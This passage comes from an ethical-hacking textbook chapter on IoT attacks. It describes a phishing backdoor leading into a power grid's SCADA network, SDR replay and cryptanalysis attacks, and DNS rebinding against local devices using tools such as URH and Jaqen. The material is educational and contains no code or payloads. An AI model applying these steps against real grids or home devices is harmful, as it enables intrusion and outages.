
Hacking Smart Grid/Industrial Devices: Remote Access using Backdoor

Attackers gather basic information about the target organization using various social engineering techniques. After obtaining information such as the email IDs of employees, an attacker sends phishing emails to the employees with a malicious attachment (e.g., a Word document). When an employee of the target organization opens the email and clicks on the attachment, a backdoor is automatically installed in the target system. Using the backdoor, the attacker gains access to the private network of the organization. For example, consider an attack on a power grid. In such an attack, after gaining access to the private network, an attacker can access the Supervisory Control and Data Acquisition (SCADA) network that controls the grid. After gaining access to the SCADA network, the attacker replaces the legitimate firmware with malicious firmware to process commands sent by the attacker. Finally, the attacker can disable the power supply to any particular place by sending malicious commands to the substation control systems from the SCADA network.



Attacker
1 Attacker sends an email to workers of an organization with a malicious file attached
2 Worker opens the legitimate looking email and downloads the attachment
Download the file?
Yes
No
3 This malicious file, installs a backdoor for the attacker
4 Attacker gains access to the local network of the target organization
Organization Network
5 Attack enters the SCADA and disables the UPS
HVAC
6 Attacker disables the power supplies, leaving the city in the dark
Victim

Figure 18.14: Hacking a smart grid to gain remote access



SDR-Based Attacks on IoT

- The attacker uses software defined radio (SDR) to **examine the communication signals in the IoT network** and **sends spam content** or texts to the interconnected devices
- This software-based radio system can also **change the transmission and reception of signals** between the devices, based on their software implementations

Replay Attack

- The attacker obtains the **specific frequency** used for sharing information between connected devices and captures the original data when a command is initiated by these devices
- The attacker segregates the command sequence and injects it into the IoT network

Cryptanalysis Attack

- The attacker uses the same procedure as that followed in a replay attack, along with reverse engineering of the protocol to capture the **original signal**
- The attacker must be skilled in cryptography, communication theory, and modulation schemes to perform this attack

Reconnaissance Attack

- The attacker obtains information about the target device from the device's specifications
- The attacker then uses a multimeter to **investigate the chipset** and mark some identifications such as ground pins to discover the product ID and other information

SDR-Based Attacks on IoT

Software-defined radio (SDR) is a method of generating radio communications and implementing signal processing using software (or firmware), instead of the usual method of using hardware. Using this software-based radio communication system (self-created SDRs), an attacker can examine the communication signals in IoT networks and send spam content or texts to interconnected devices. The SDR system can also change the transmission and reception of signals between devices, depending on their software implementations. The attack can be carried out on both full-duplex (two-way communication) and half-duplex (one-way communication) transmission modes.

Types of SDR-based attacks performed by attackers to break into an IoT environment:

- **Replay Attack**

  This is the major attack described in IoT threats, in which attackers can capture the command sequence from connected devices and use it for later retransmission.

  An attacker can perform the below steps to launch a replay attack:


  - Attacker targets the specified frequency that is required to share information between devices
  - After obtaining the frequency, the attacker can capture the original data when the commands are initiated by the connected devices
  - Once the original data is collected, the attacker uses free tools such as URH (Universal Radio Hacker) to segregate the command sequence
  - Attacker then injects the segregated command sequence on the same frequency into the IoT network, which replays the commands or captured signals of the devices

- **Cryptanalysis Attack**

  A cryptanalysis attack is another type of substantial attack on IoT devices. In this attack, the procedure used by the attacker is the same as in a replay attack except for one additional step, i.e., reverse-engineering the protocol to obtain the original signal. To accomplish this task, the attacker must be skilled in cryptography, communication theory, and modulation scheme (to remove noises from the signal). This attack is practically not as easy as a replay attack to launch, yet the attacker can try to breach security using various tools and procedures.

- **Reconnaissance Attack**

  This is an addition to a cryptanalysis attack. In this attack, information can be obtained from the device's specifications. All IoT devices that run through RF signals must be certified by their country's authority, and then they officially disclose an analysis report of the device. Designers often prevent this kind of analysis by obscuring any identification marks from the chipset. Therefore, the attacker makes use of multimeters to investigate the chipset and mark out some identifications, such as ground pins, to discover the product ID and compare it with the published report.



Identifying and Accessing Local IoT Devices

- The attacker gains access over the **local IoT devices** when a user from the network visits the malicious page created and distributed by the attacker in the form of an **advertisement** or any other attractive means

Discovering or Identifying the Local IoT Devices

1. The attacker obtains the **local IP address** (using malicious code)
2. The attacker requests all the available devices in the network
3. Active devices respond with a **reset packet** and inactive devices return a timeout
4. The attacker detects all available devices based on their responses

Accessing the Local IoT Devices using DNS Rebinding

1. The attacker checks if the malicious code is performing **DNS rebinding** in all the discovered devices, using DNS rebinding tools such as Jaqen
2. Once the DNS rebinding is successfully implemented, the attacker can command and control the local IoT devices
3. The attacker obtains private information such as **UIDs and BSSIDs** of local access points

Identifying and Accessing Local IoT Devices

An attacker gains access over local IoT devices when a user from the network visits a malicious page, i.e., created and distributed by an attacker in the form of an advertisement or any attractive means. Once the victim visits the harmful website, a malicious JavaScript code inside the page begins the process.

Attackers generally implement two methods to take control of local IoT devices, as discussed below:

Discovering or Identifying the Local IoT Devices

The first attempt the attacker makes is to identify target devices, then obtain information about all the connected devices.

To do this, the attacker follows the steps given below:

1. Attacker obtains local IP Address (using the malicious code)
2. Attacker requests all the available devices in the network
3. Active devices respond with reset packet and request for inactive devices would return timeout
4. Attacker detects all available devices based on their responses



Attacker with Local IP
TCP SYN
TCP RST
Active Device
Attacker with Local IP
TCP SYN
Session timeout
Inactive Device

Figure 18.15: Discovering the local IoT devices

Accessing the Local IoT Devices using DNS Rebinding

DNS rebinding is a process of gaining access over the victim's router using a malicious JavaScript code injected on a web page. After this, an attacker can assault any device activated using the default password. After identifying all the connected devices and their information in the network, the attacker exploits further to gain complete access to the local interconnected devices.

Now that the attacker has the information on IoT devices in the network, he/she follows the steps given below:

1. Checks if the malicious code is performing DNS rebinding in all discovered devices, using DNS rebinding tools such as Jaqen
2. Once the DNS rebinding is successfully implemented, the attacker can command and control the local IoT devices
3. The attacker can further extract private information, such as the UIDs and BSSIDs of local access points that are useful in finding the geo-location of the target devices




Internet
Victim with IoT Device
Attacker's DNS Server
Victim's Web Server
Attacker's Web Server

Figure 18.16: DNS rebinding attack on local IoT devices

After successfully launching this attack, the attacker could bypass the security and gain access to applications running on the local IoT devices. Further, the attacker can launch random audio or video files on different browsers of the devices.



Fault Injection Attacks

